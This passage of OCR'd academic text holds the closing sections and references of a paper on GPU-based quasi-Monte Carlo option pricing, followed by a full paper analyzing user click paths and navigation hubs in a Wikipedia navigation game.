the MPI implementation, running on the cluster of 4 PC servers equiped with GTX 295 (8 logical GPU devices). The theoretical speeds are computed as corresponding multiples of the single device speeds. The UDP-based work distribution scheme has been run over all the available GPU-enabled servers, adding two M2050 from Amazon EC2. The theoretical speed in paths per second is computed as a sum of all the speeds of all available GPU computing devices. The achieved speed is computed by division of the total computed paths by the total wall clock time. We observe that the efficiency of the UDP-based dynamic load distribution scheme is more than 90% and that the scheme is competitive when compared with the MPI-based parallelization approach, especially considering the fact that we used a heterogeneous system with quite varying speeds for the sub-components.

V. CONCLUSION

As it is shown in the numerical results two important results are achieved. Our parallel implementation of quasi-Monte Carlo algorithms for option pricing is suitable for high number of timesteps, in the order of thousands and has excellent parallel efficiency. The use of modified Halton sequences is promising for the case of pricing financial derivatives. The framework that we developed for the distribution of the work among heterogeneous GPU-based resources can be used in other types of problems where Monte Carlo or quasi-Monte Carlo methods can be used. In the future we plan to further extend this framework and make it easier to deploy on the target computational resources.

ACKNOWLEDGMENT

This work is supported by the National Science Fund of Bulgaria under Grants DCVP 02/1, DO 02-146/2008 and DO 02-215/2008.

REFERENCES

[1] Andrei Alexandrescu, The D Programming Language, Addison-Wesley Professional, 2010, ISBN 978-0321635365.
[2] Leif B. G. Andersen, “Efficient simulation of the heston stochastic volatility model”, SSRN: http://ssrn.com/abstract=946405, 2007.
[3] E. I. Atanassov, “On the discrepancy of the Halton sequences”, *Mathematica Balkanica*, Vol. 18, Fasc. 1-2 (2004), 15–32.
[4] E. Atanassov, D. Dimitrov and S. Ivanovska, “Efficient Implementation of the Heston Model Using GPGPU”, J. of Monte Carlo Methods and Applications, ISSN: 0929-9629, in press.
[5] E. Atanassov and M. Durchova, “Generating and Testing the Modified Halton Sequences”, Numerical Methods and Applications, Springer-Verlag, LNCS 2542, pp 91-98, 2003.
[6] E. Atanassov, S. Ivanovska and A. Karaivanova, “Tuning the Generation of Sobol Sequence with Owen scrambling”, LNCS 2010, Volume 5910, Springer, pp. 459-466, 2010.

[7] F. Black and M. Scholes, “The pricing of options and corporate liabilities”, Journal of Political Economy, 81(3), 1973.
[8] M. Broadie and O. Kaya, “Exact simulation of stochastic volatility and other affine jump diffusion models”, Operation Research, 54(2), 2006.
[9] J. Cox, J. Ingersoll and A. Ross, “A Theory of the Term Structure of Interest Rates”, Econometrica 53, 1985.
[10] CUDA, http://developer.nvidia.com/category/zone/cuda-zone
[11] P. Glasserman,“Monte Carlo Methods in Financial Engineering”, Springer-Verlag, New York, 2003.
[12] T. Gurov, P. Whitlock, “Investigation of the Sensitivity of the Monte Carlo Solution for the Barker-Ferry Equation with Sequential and Parallel Pseudo-Random Number Generators”, LNCS, Vol. 3039, Springer-Verlag, pp. 507-514, 2004.
[13] J. Halton, “On the efficiency of certain quasi-random sequences of points in evaluating multi-dimensional integrals”, Numer. math., 2 pp. 84-90, 1960.
[14] S. Heston, “A closed-form solution of options with stochastic volatility with applications to bond and currency options”, Rev. Financial Stud. 6(2), pp. 327-343, 1993.
[15] S. Joe and F. Y. Kuo, “Constructing Sobol sequences with better two-dimensional projections”, *SIAM J. Sci. Comput.* 30, 2008, 2635–2654.
[16] C. Kahl, P. Jäckel, “Fast strong approximation Monte-Carlo schemes for SV models”, Quantitative Finance, Taylor and Francis Journals, vol. 6(6), pages 513-536, 2005.
[17] P.Kloeden, E. Platen, “Numerical Solution of Stochastic Differential Equations”, Springer-Verlag, New York, 1992.
[18] R. Lord, R. Koekkoek and D. van Dijk, “A comparison of biased simulation schemes for stochastic volatility models”, Journal of Quantitative Finance, 2008.
[19] H. Niederreiter, “Random Number Generation and Quasi-Monte Carlo Methods”, SIAM Conf.Ser.Appl.Math.Vol.63, 1992.
[20] A. Owen, “Randomly permuted (t; m; s)-nets and (t; s)-sequences”, MC and QMC Methods in Scientific Computing, pp 299-317, 1995.
[21] I. Sobol’, “The distribution of points in a cube and the accurate evaluation of integrals”, Zh. Vychisl. Mat. i Mat. Phys., (7) 784-802, 1967.
[22] P. Wilmott, “Derivatives: The Theory and Practise of Financial Engineering”, 1998.

Analyzing User Click Paths in a Wikipedia Navigation Game

Denis Helic
Knowledge Management Institute
Graz University of Technology
Graz, Austria
Email: dhelic@tugraz.at

***Abstract*—Due to the enormous success of Web search technology navigation became only a second-class information seeking strategy on the Web. However, numerous studies highlight the importance of navigation as an alternative information retrieval technique to search. These studies provide evidences that the most efficient information finding occurs in the settings where search and navigation seamlessly integrate and complement each other. Recently, the research community has also recognized the importance of understanding the human navigation behavior since the knowledge on how users navigate helps in designing optimal navigation structures. In this paper we try to gain more insight in how users navigate towards a known target page in Wikipedia. To that end, we conduct an initial analysis of user click paths from a Wikipedia navigation game. In addition, we compare the structure of Wikipedia navigational paths with the structure of search paths in social networks and routing paths in general complex networks.**

I. Introduction

In the hypertext systems of the first generation navigation was the primary method of retrieving information. The Web, as a special type of a hypertext system, adopted navigation from its very beginning [1]. Nonetheless, whereas in traditional hypertext systems the content providers always exercised the complete control over the system navigational structures making it possible for them to design efficient and optimal navigation structures, on the Web – because of its technological and social properties – the content providers have never possessed that control. The practice of Web links creation has always been governed by both the underlaying technology and social processes occurring on the Web such as e.g. preferential attachment [2]. As a result, the navigational structures on the Web emerge in a decentralized manner. Moreover, in the early days of the Web these decentralized navigational entities exhibited exponential growth and thus users very soon were not able to handle neither their sheer size nor their complexity (cf. the discussion by Jacob Nielsen on this topic [3]). Therefore, the focus of the Web developers moved to search technology as an alternative information retrieval method.

However, from the information retrieval perspective navigation represents a complementary information seeking strategy, which is for certain kind of problems much more efficient than keyword-based search. For example, in cases where users do not know about the existence of a relevant document or can not formulate their information need in a couple of keywords [4] navigation is preferred and more efficient than search. Some other researchers accentuated the importance of navigation and the complementary nature of navigation and search. For example, Teevan [5] suggested that the participants of their study on the user behavior in locating information on the Web commonly employed so-called direct situated navigation, or orienteering. In orienteering, information is reached through a large first step, e.g. a search query and then through a number of smaller steps by means of browsing. A recent study that investigated user behavior in Web search [6] showed that only few users satisfy their information need with their first search query. Instead, users visit one of the first search results, follow links on that result page, backtrack, follow some other links, then frequently refine their search, and so on.

A recent large-scale study on user behavior on the World Wide Web also supports these results. In this study authors estimated the fraction of users following links as opposed to "teleportation" [7]. More precisely, the study empirically investigated teleportation parameter α [8] that was introduced by Page and Brin in their PageRank algorithm. The teleportation parameter models the probability that users do not follow a link from a currently displayed document, but that they rather "teleport" themselves to an arbitrary document by e.g. typing a new URL into the browser address bar or by typing a keyword into the browser search toolbar. The original Google design assumed $\alpha = 0.15$ due to computational practicability but also due to the expectation that teleportation on the web takes place at this rate – (in other words: Page and Brin estimated that users follow links in 85% of cases). The empirical analysis of the teleportation parameter [7] shows a slightly different picture in navigational behavior of modern Web users – on the general Web, users on average follow links in around 65% of cases. Although this number is smaller then the original assumption by Page and Brin, the findings still provide strong evidence for the significance of navigation on the Web.

Although the importance of navigation seems indisputable we, as a research community, know very little about how users navigate. There are some initial empirical and theoretical studies on user navigation behavior (we mention some of these in Section II). However, many questions regarding navigation remain unanswered, such as (i) what are the mechanisms that govern user navigation in e.g. decentralized information networks, (ii) what are the structural patterns in user navigational

paths, (iii) what strategies users apply when they navigate, (iv) how does the underlying network structure influences the strategies, patterns, and navigation mechanisms, to mention only a few.

In this paper we try to provide some initial thoughts on how to answer those questions. User navigational behavior is a complex process that is dependent on various factors such as user background knowledge, current information need, information and navigation structures provided by the system, network structure, and so on. The goal of this paper is to make a small initial step and shed light on some of these factors. To that end, we analyze click paths of users who participated in a Wikipedia navigation game[1]. Thereby, the focus of our analysis is on the structure of these click paths.

II. Related Work

One of the first studies that investigated the user navigational behavior on the Web was conducted by Huberman et al. [9]. In that study, the authors introduced a model of user navigation that assumes that users navigate to yet another Web page as long as the value of the next page exceeds a certain threshold. The result of this model is a probability distribution of the number of pages that a user visits on a Web site. The empirically obtained probability distribution follows a power law where the majority of users visits only a few Web pages and only a few users visit many pages. Thus, the value of navigation to a new page decreases as a power law with each new page that users visits.

Along the lines of these results, Pirolli developed the notion of information scents [10] and information foraging theory [11]. An information scent is an indicator of the value of each new page that a user might visit. The theory states that as long as information scent of a page is high the users are willing to explore that page. Information scent varies not only from a user to a user but also from one information retrieval task to another. For instance, if a user aims to reach a Web page on relativity theory then Albert Einstein's Wikipedia page possesses a high information scent, however if the user wants to reach homepage of a soccer club in England then the information scent of the page on Einstein is rather low. Thus, according to information foraging theory user behavior in information systems is guided by a constant estimation of the cost and the value of a particular information item in respect to the current information retrieval task.

Research on navigation in complex networks was initiated by the problem of search in social networks, which in turn originates in the famous small-world experiment conducted by Milgram [12]. In that experiment randomly selected persons from Nebraska got a letter for a target person – a stockbroker in Boston. The experiment participants were then instructed to pass the letter to that target person through their social networks, i.e. they were allowed to send the letter only to a person whom they knew on the first name basis. Additionally, they were required to justify their decisions by writing down the reasons why they selected a particular person. In most cases the search strategy was based on geography or profession, i.e. the experiment participants either sent the letter to someone whom they knew in Boston or to a person that worked in the financial industry. The striking result of the experiment was that those letter chains that reached the target person were very short – the average chain length was only six. Thus, the population of the United Stated constituted a "small world".

Apart from the findings that humans in the US social network are connected by short paths, another important result of that experiment was the conclusion that humans are able to find such short paths with only local knowledge of the network, i.e. humans can efficiently perform *decentralized search*. Kleinberg concluded that social networks possess certain latent structural properties known to humans. This *background knowledge* of the network structure allows us to find a short path to an arbitrary person [13], [14], [15] even in the absence of global knowledge. Basically, Kleinberg argued that humans utilize the notion of similarity or distance between nodes in a network and that they base their search strategies on that similarity, e.g. always selecting the most similar node to the target node as the next step in their search. Kleinberg represented such background knowledge as a hierarchy of nodes, where more similar nodes are situated closer to each other in the hierarchy. Also, Watts [16] introduced the notion of social identity as a membership in a number of social groups organized in multiple hierarchies and showed that an efficient decentralized search algorithm exists in the cases where humans consult those hierarchies while they search.

In [17] the authors extend the notion of distance as introduced by Kleinberg to a notion of *hidden metric spaces* which steer both navigation in the network and the network formation and emergence of network structural properties such as power-law degree distributions and high node clustering. The authors then connect some observable emergent structural properties of a network with its navigability by defining a region of navigable networks in two dimensional space with clustering-coefficient [18] and power-law exponent as dimensions. In such hidden metric spaces nodes are identified by their coordinates – distance between nodes is their geometric distance in a particular metric space. An interesting research question is the structure of such hidden metric spaces that underlie observable networks. In [19], the authors introduce a model with the circle as a hidden metric space and show its effects on routing in the global airport network. In [20] the authors discuss hyperbolic geometry as a hidden metric space whereas in [21] the authors apply hyperbolic geometry as a model of the hidden metric space of the Internet and design a novel greedy Internet routing algorithm.

III. Dataset and Experimental Setup

A. Wikipedia Network

In this paper we analyze the dataset containing click paths of users of the Wikigame. Wikigame is a navigational game where users navigate from a randomly selected Wikipedia page to another also randomly selected Wikipedia page. The only

[1] http://thewikigame.com/

possibility to reach the target page is by clicking links (the search field is e.g not visible during the game). The complete Wikigame dataset contains about 1 million games – around one quarter of these games users finished successfully, i.e. they were able to reach the target page. In this paper we concentrate our analysis only on those successful click paths – we analyze the structure of these paths.

For the purpose of this analysis we also investigate the underlying decentralized Wikipedia network. To that end, we downloaded a complete Wikipedia dump of the English version from January 4th 2012[2]. We then constructed a network where Wikipedia pages are represented as network nodes and hyperlinks between those pages are represented as links connecting network nodes. There are various Wikipedia dumps and various possibilities to construct such a Wikipedia network. For example, there exist different types of Wikipedia pages, as well as different types of hyperlinks. Page types are defined by so-called namespaces, with standard Wikipedia pages belonging to the main namespace, and media objects such as images or videos belonging to file namespace. There are namespaces for discussion of the page and media content called talk namespaces. Further, Wikipedia user pages belong to the user namespace. There is also a special namespace called category namespace where Wikipedia category pages are situated. Because the majority of the click paths that are available in the Wikigame dataset contain visits to either standard Wikipedia pages, media objects, or category pages we selected only those page types for the network construction. The final Wikipedia network contains 10 million nodes (10286335) and around 250 million links (254650201).

B. Structural Analysis

Before we start with the analysis of click paths we perform the structural analysis of the Wikipedia network. This structural analysis contains the following steps.

Small-world properties. According to Watts [18], a small-world network is a navigable network that is highly connected and in such a network each pair or almost each pair of nodes is connected by a short path. More formally, a navigable network posses a large connected component (typically called giant component) that contains a huge majority of the nodes and such a navigable network exhibits a diameter (the longest shortest path in the network) that is proportional to the logarithm of the number of network nodes:

$$D \propto logN. \tag{1}$$

Alternatively, this second property is often expressed in terms of the average shortest path or in terms of the effective diameter, which is the longest shortest path under which 90% of nodes are reachable from each other.

Clustering and Network Heterogeneity. Another two network structural properties that are commonly observed in navigable networks are high clustering and degree heterogeneity. In highly clustered networks there is a large number of closed triads, i.e. in such networks the probability that two nodes are connected in cases when they share a common neighbor is higher than in e.g. random networks. For example, social networks are typically highly clustered as the probability that a friend of a friend is also a friend is high since humans tend to connect with people similar to themselves. It has been shown [18], [22], [17], [19] that such high clustering combined with a few so-called long-range links is necessary for establishing network navigability.

Additionally, many real-world networks exhibit heterogeneous degree distributions. In particular, power-law distributions are very common (see e.g. [23], [24], [25], [26]). Such networks have a few of highly connected nodes called hubs and many nodes (the long tail) with only a few links. In [27] the authors analyze and show the importance of hubs for navigation. In particular, the authors present an algorithm for searching in power-law networks that in the opening phase of search applies a simple strategy – the algorithm proceeds along increasing degrees and reaches very quickly one of the hubs. As hubs have many connections the probability of reaching the destination node from a hub is higher than reaching that destination node from a low degree node. The authors also analyze the time complexity of such an algorithm and show that the time needed to reach the destination node is sub-linear.

In [19] the authors establish a connection between the power-law exponent, clustering coefficient and the network navigability. By simulating navigation in networks generated with different values of power-law exponent and clustering coefficient the authors identify a region of navigable networks in this two dimensional space. Additionally, they show that many real-world networks are efficiently navigable as the observed values of the power-law exponent and the clustering coefficient are situated within the navigable region.

Apart from in-degree (k_{in}) and out-degree (k_{out}) distributions we also analyze the $\frac{k_{in}}{k_{out}}$ distribution. This ratio captures the "flow" of links towards and outwards of a node and can be a better estimator of the node importance for navigation. In [28] the authors apply this ratio among other measures to quantify the hierarchical level of nodes. Although very simple this ratio performs good and outperforms some other more complex measures such as PageRank [8] or HITS [29].


C. Click Path Analysis

In the second part of our analysis we turn to the click paths. This analysis phase contains the following steps.

Distribution of Click Path Lengths. First, we analyze click path length distribution. We are interested here in the ability of users to find short paths in the network in the case when those paths exists.


Degree Distributions of Visited Nodes. We start the click path structure analysis by investigating the degree distributions of visited nodes. With this analysis we shed light on the relative importance of nodes of different degrees for the user navigation. We also compare these distributions with the results from similar studies dealing with search in other types

[2]http://dumps.wikimedia.org/enwiki/



(a) SCC Distribution (b) WCC Distribution (c) Hop Plot

Fig. 1. Small-world network properties in Wikipedia network. The network is highly connected – the largest strongly connected component includes around 55% of nodes (left). If we ignore the link direction the largest weakly connected components contains more than 99% of nodes (center). Wikipedia nodes are connected by short paths – the effective diameter is less than 6 (right).



(a) In-Degree Distribution (b) Out-Degree Distribution (c) In/Out Distribution

Fig. 2. Degree distributions in Wikipedia network. Degree distributions follow, at least in certain regions, power-law. Nevertheless, the distributions are clearly skewed and heterogeneous. They show the existence of the hubs and the long tail of nodes with low degrees. In the right figure we plot $\frac{k_{in}}{k_{out}+1}+1$ distribution to correct for division with zero and plotting on the log scale.




Fig. 3. Distribution of click path lengths. The distribution is similar to e.g. original small-world experiment [12]. This can be an indicator that user navigation in information networks follows similar principles as human search in social networks. Users are typically very efficient and can find short paths quickly. The average click path length is $\bar{l} = 6.27$ with standard deviation $\sigma = 2.42$.


of networks, e.g. [27], [12], [19]. Finally, we also analyze the $\frac{k_{in}}{k_{out}}$ distribution.

Navigation Patterns. In [19] the authors observed a navigational pattern in complex networks that consists of two phases. In the first phase search starts at a low degree node in the network periphery and from their continues by "zooming out" from the periphery to the network core. Once within the network core the navigation proceeds to a hub, where a transition to the second "zoom in" phase occurs. In this second phase the navigation continues out of the network core to the final destination, again typically in the network periphery. The phases can be recognized by constantly decreasing distances to the destination node and increasing degrees of visited nodes in the "zoom out" phase followed by decreasing degrees in the "zoom in" phase after the transition in the network core occurs. In this part of our analysis we also try to identify similar pattern in user navigation click paths.

IV. Results


A. Structural Analysis

Wikipedia network clearly exhibits small-world properties (see Figure 1). The effective diameter of the network is slightly less than 6, which means that the huge majority of the nodes is reachable from each other in only a few clicks. The global network topology is dominated by a giant component, i.e. the largest strongly connected component includes more than 55% of nodes. This topology resembles the topology of the Web that is best described as the bow-tie model [32]. In this model, this strongly connected giant component occupies the network core and is connected to the IN component via back-links and to the OUT component via forward links. There are also direct connections between IN and OUT called TENDRILS. In an undirected case the weakly connected component contains all four elements SCC, IN, OUT, and TENDRILS. The size of the weakly connected component is around 99%. The



(a) Visited In-Degree Distribution (b) Visited Out-Degree Distribution (c) Visited In/Out Distribution

Fig. 4. Degree distributions of nodes visited during navigation. Some of the top nodes are visited frequently and represent navigation hubs. These nodes seem to be very important for navigation.



(a) Visits per in-degree/distance (b) Visits per out-degree/distance (c) Visits per degree-ratio/distance

Fig. 5. Density maps show the number of visits to nodes of a specific degree at a specific distance from the destination node. Color represents the number of visits with black/violet meaning less visits and orange/yellow representing more visits. The distance between nodes is calculated as the node distance in a node hierarchy as proposed in [30]. The Wikipedia hierarchy is constructed by the algorithm proposed in [31] which has been applied to the bipartite network of Wikipedia pages and categories they belong to. The density maps visualize the two phase navigational process – in the first "zoom out" phase users navigate from the periphery to the network core and in the second "zoom in" phase from the core to the final destination in the network periphery. The most frequent visits occur in the transition between phases (see orange/yellow regions in the top center region of the density map to the left, or orange/yellow line in the center of the density map to the right). These "transitional" nodes are the most important for the navigation process and are typically high degree nodes – navigational hubs. Navigation phases are not visible in the center Figure suggesting that out-degrees do not play that important role in the navigation process.

connectedness of Wikipedia is higher than that of the Web – on the Web all four components contain approximately one quarter of all nodes. Please note that our results are different than e.g. [33] as the size of the strongly connected component in that study was around 85%. The reason for these different results are different approaches to the Wikipedia network construction. In [33] the authors included also user, help, and talk pages into the network and this influences the network connectivity.

Clustering and Network Heterogeneity.

Degree distributions in Wikipedia network are heterogeneous and skewed (see Figure 2). In certain degree regions both in-degree distribution (k_{in}) and out-degree distribution (k_{out}) follow power-laws. Nevertheless, the existence of hubs and long tails in those distribution is clearly visible. Using the estimation method introduced in [34] we estimate the power-law exponent and the minimal degree of the power-law distributions. We obtain $\gamma = 2.28$ and $k_{min} = 1,668$ for in-degree distribution and $\gamma = 3.21$ and $k_{min} = 254$ for out-degree distribution. Please note that these results are comparable with other studies that estimated power-law exponents in Wikipedia networks, e.g. [33]. The $\frac{k_{in}}{k_{out}}$ exhibits also power-law behavior.

The average clustering coefficient of the Wikipedia network is around 0.33 which is very high. According to [19] a network with such combination of the values for clustering coefficient and power-law exponents is a navigable network.

B. Click Path Analysis

Distribution of Click Path Lengths.

The click path length distribution of successfully finished games is shown in Figure 3. A simple conclusion here is that whenever users are able to find the destination node they are typically extremely efficient in doing so. The average click path length is slightly higher than the effective diameter of the network – 6.27 as compared to 5.70 – meaning that on the average users need only a half click more than the global shortest path. Also, the shape of the click path distribution resembles the shape of the distribution of search path lengths in the original small-world paper by Milgram [12]. Both of these findings can be a strong indicator that user navigational strategies are similar to those strategies that humans apply for the search in their social networks.

Degree Distributions of Visited Nodes.

Now we turn to the analysis of the importance of the nodes of different degrees for the navigation process. For

that purpose we analyze the distributions of in-degree, out-degree and the ratio of in-degree and out-degree of nodes visited during navigation. All of the distributions show the existence of certain specific nodes, typically with high degrees or high degree ratio, which are visited in the large fraction of click paths. These nodes seem to be extremely important for navigation – they are navigational hubs (see Figure 4).

Navigation Patterns.

For in-degrees and in-degree/out-degree ratio we observe similar two phase navigational patterns as reported by [19] in our dataset. Thus, in the initial phase of their game users reduce the distance to the destination node by visiting nodes of increasing degrees, i.e. users enter the network core. In the network core transition to the second navigation phase occurs – users navigate to nodes in the periphery selecting the most similar nodes to the destination node. This phase is characterized by a decreasing distance to the destination and decreasing degrees of the visited nodes. We analyze this pattern by the density maps shown in Figure 5. Out-degrees seem less important for establishing navigational patterns.

This analysis also shows the importance of high degree nodes, as well as nodes with high degree ratio for the navigation. Typically, transition between two navigation phases occurs on such navigational hubs.

V. Conclusions

In this paper we presented the results of the initial analysis of user click paths in a Wikipedia navigational game. Our main contributions can be summarized as follows.

- Users are very efficient at navigation. They are able to find short paths between randomly selected pages.
- User navigation is a two phase process – in the first phase users "zoom out" to the network core and in the second phase they "zoom in" to their final destination.
- Certain high in-degree nodes and nodes with high "flow" ratio are very important for navigation. These nodes are visited very frequently – these are navigational hubs.

References

[1] T. Berners-Lee, R. Cailliau, J. Groff, and B. Pollermann, "World-wide web: The information universe," *Internet Research*, vol. 2, no. 1, pp. 52–58, 1992.

[2] A.-L. Barabsi and R. Albert, "Emergence of scaling in random networks," *Science*, vol. 286, no. 5439, pp. 509–512, 1999.

[3] J. Nielsen, "User interface design for the www," in *CHI '97 extended abstracts on Human factors in computing systems: looking to the future*, ser. CHI EA '97. New York, NY, USA: ACM, 1997, pp. 140–141.

[4] M. Hearst, *Search User Interfaces*. Cambridge University Press, 2009.

[5] J. Teevan, C. Alvarado, M. S. Ackerman, and D. R. Karger, "The perfect search engine is not enough: a study of orienteering behavior in directed search," in *Proceedings of the SIGCHI conference on Human factors in computing systems*, ser. CHI '04. New York, NY, USA: ACM, 2004, pp. 415–422.

[6] R. W. White and S. M. Drucker, "Investigating behavioral variability in web search," in *Proceedings of the 16th international conference on World Wide Web*, ser. WWW '07. New York, NY, USA: ACM, 2007, pp. 21–30.

[7] D. F. Gleich, P. G. Constantine, A. D. Flaxman, and A. Gunawardana, "Tracking the random surfer: empirically measured teleportation parameters in pagerank," in *Proceedings of the 19th international conference on World wide web*, ser. WWW '10. New York, NY, USA: ACM, 2010, pp. 381–390.

[8] S. Brin and L. Page, "The anatomy of a large-scale hypertextual web search engine," in *Proceedings of the seventh international conference on World Wide Web 7*, ser. WWW7. Amsterdam, The Netherlands, The Netherlands: Elsevier Science Publishers B. V., 1998, pp. 107–117.

[9] B. A. Huberman, P. L. T. Pirolli, J. E. Pitkow, and R. M. Lukose, "Strong regularities in world wide web surfing," *Science*, vol. 280, no. 5360, pp. 95–97, 1998.

[10] P. Pirolli, "Computational models of information scent-following in a very large browsable text collection," in *Proceedings of the SIGCHI conference on Human factors in computing systems*, ser. CHI '97. New York, NY, USA: ACM, 1997, pp. 3–10.

[11] P. Pirolli and S. Card, "Information foraging," *Psychological Review*, vol. 106, no. 4, pp. 643–675, 1999.

[12] S. Milgram, "The small world problem," *Psychology Today*, vol. 1, pp. 60–67, 1967.

[13] J. Kleinberg, "The small-world phenomenon: an algorithm perspective," in *Proceedings of the thirty-second annual ACM symposium on Theory of computing*, ser. STOC '00. New York, NY, USA: ACM, 2000, pp. 163–170.

[14] J. M. Kleinberg, "Navigation in a small world," *Nature*, vol. 406, no. 6798, p. 845, August 2000.

[15] J. Kleinberg, "Small-world phenomena and the dynamics of information," in *Advances in Neural Information Processing Systems (NIPS) 14*. Cambridge, MA, USA: MIT Press, 2001, p. 2001.

[16] D. J. Watts, P. S. Dodds, and M. E. J. Newman, "Identity and search in social networks," *Science*, vol. 296, pp. 1302–1305, 2002.

[17] M. A. Serrano, D. Krioukov, and M. Boguñá, "Self-similarity of complex networks and hidden metric spaces," *Phys. Rev. Lett.*, vol. 100, no. 7, p. 078701, Feb 2008.

[18] D. J. Watts and S. H. Strogatz, "Collective dynamics of small-world networks," *Nature*, vol. 393, no. 6684, pp. 440–442, June 1998.

[19] M. Boguñá, D. Krioukov, and K. C. Claffy, "Navigability of complex networks," *Nature Physics*, vol. 5, pp. 74–80, Jan. 2009.

[20] D. Krioukov, F. Papadopoulos, M. Kitsak, A. Vahdat, and M. Boguñá, "Hyperbolic geometry of complex networks," *Phys. Rev. E*, vol. 82, no. 3, p. 036106, Sep 2010.

[21] M. Boguñá, F. Papadopoulos, and D. Krioukov, "Sustaining the Internet with hyperbolic mapping," *Nature Communications*, vol. 1, p. 62, Sep. 2010.

[22] D. J. Watts, "Networks, dynamics, and the small-world phenomenon," *American Journal of Sociology*, vol. 105, pp. 493–527, 1999.

[23] L. A. Adamic and B. A. Huberman, "Power-law distribution of the world wide web," *Science*, vol. 287, no. 5461, p. 2115, 2000.

[24] Q. Chen, H. Chang, R. Govindan, and S. Jamin, "The origin of power laws in internet topologies revisited," in *INFOCOM 2002. Twenty-First Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*, vol. 2, 2002, pp. 608 – 617 vol.2.

[25] H. Jeong, S. P. Mason, A.-L. Barabasi, and Z. N. Oltvai, "Lethality and centrality in protein networks," *NATURE v*, vol. 411, p. 41, 2001.

[26] M. E. J. Newman, "The Structure and Function of Complex Networks," *SIAM Review*, vol. 45, no. 2, pp. 167–256, 2003.

[27] L. A. Adamic, R. M. Lukose, A. R. Puniyani, and B. A. Huberman, "Search in power-law networks," *Physical Review E*, vol. 64, no. 4, pp. 046 135 1–8, Sep 2001.

[28] L. Muchnik, R. Itzhack, S. Solomon, and Y. Louzoun, "Self-emergence of knowledge trees: Extraction of the wikipedia hierarchies," *Phys. Rev. E*, vol. 76, p. 016106, Jul 2007.

[29] J. M. Kleinberg, "Authoritative sources in a hyperlinked environment," *J. ACM*, vol. 46, pp. 604–632, September 1999.

[30] L. Adamic and E. Adar, "How to search a social network," *Social Networks*, vol. 27, no. 3, pp. 187 – 203, 2005.

